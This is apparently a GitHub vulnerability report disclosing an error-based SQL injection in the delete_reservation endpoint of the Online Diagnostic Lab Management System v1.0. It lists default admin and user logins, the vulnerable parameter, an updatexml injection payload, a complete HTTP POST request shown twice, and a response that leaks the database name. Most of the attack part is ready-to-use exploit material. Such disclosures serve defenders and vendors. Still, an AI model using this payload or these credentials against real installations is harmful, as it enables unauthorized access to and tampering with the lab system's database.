wang1213884 / bug_report Public

Code Issues Pull requests Actions Projects Security Insights

main

bug_report / vendors / oretnom23 / online-diagnostic-lab-management-system / SQLi-1.md

wang1213884 Create SQLi-1.md History

1 contributor

48 lines (34 sloc) 1.58 KB

Online Diagnostic Lab Management System v1.0 by oretnom23 has SQL injection

BUG_Author: Hackerwang

Login account: admin/admin123 (Super Admin account)

Login account: cblake@sample.com/cblake123 (General account)

vendors: https://www.sourcecodester.com/php/15129/online-diagnostic-lab-management-system-php-free-source-code.html

The program is built using the xmapp-php8.1 version

You need to create a reservation_list table in the database first. The sql statement is as follows

```
CREATE TABLE `reservation_list` (
  `id` int(11) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;
COMMIT;
```

Vulnerability File: /odlms/classes/Master.php?f=delete_reservation


Vulnerability location: /odlms/classes/Master.php?f=delete_reservation,id

dbname=odlms_db,length=8

[+] Payload: id=4' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+ // Leak place ---> id

```
POST /odlms/classes/Master.php?f=delete_reservation HTTP/1.1
Host: 192.168.1.88
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://192.168.1.88/odlms/admin/?page=appointments
Content-Length: 66
Cookie: PHPSESSID=5g4g4dffu1bkrg9jm7nr42ori2
Connection: close

id=4'  and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+
```



```
POST /odlms/classes/Master.php?f=delete_reservation
HTTP/1.1
Host: 192.168.1.88
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64;
rv:46.0) Gecko/20100101 Firefox/46.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer:
http://192.168.1.88/odlms/admin/?page=appointments
Content-Length: 66
Cookie: PHPSESSID=5g4g4dffu1bkrg9jm7nr42ori2
Connection: close

id=4'  and updatexml(1,concat(0x7e,(select
database()),0x7e),0)--+
```

```
HTTP/1.1 200 OK
Date: Tue, 20 Sep 2022 09:47:58 GMT
Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/8.1.0
X-Powered-By: PHP/8.1.0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 419
Connection: close
Content-Type: text/html; charset=UTF-8

<br />
<b>Fatal error</b>:  Uncaught mysqli_sql_exception: XPATH syntax error: '~odlms_db~' in C:\xampp\htdocs\odlms\classes\Master.php:314
Stack trace:
#0 C:\xampp\htdocs\odlms\classes\Master.php(314): mysqli-&gt;query('DELETE FROM `re...')
#1 C:\xampp\htdocs\odlms\classes\Master.php(437): Master-&gt;delete_reservation()
#2 {main}
  thrown in <b>C:\xampp\htdocs\odlms\classes\Master.php</b> on line <b>314</b><br />
```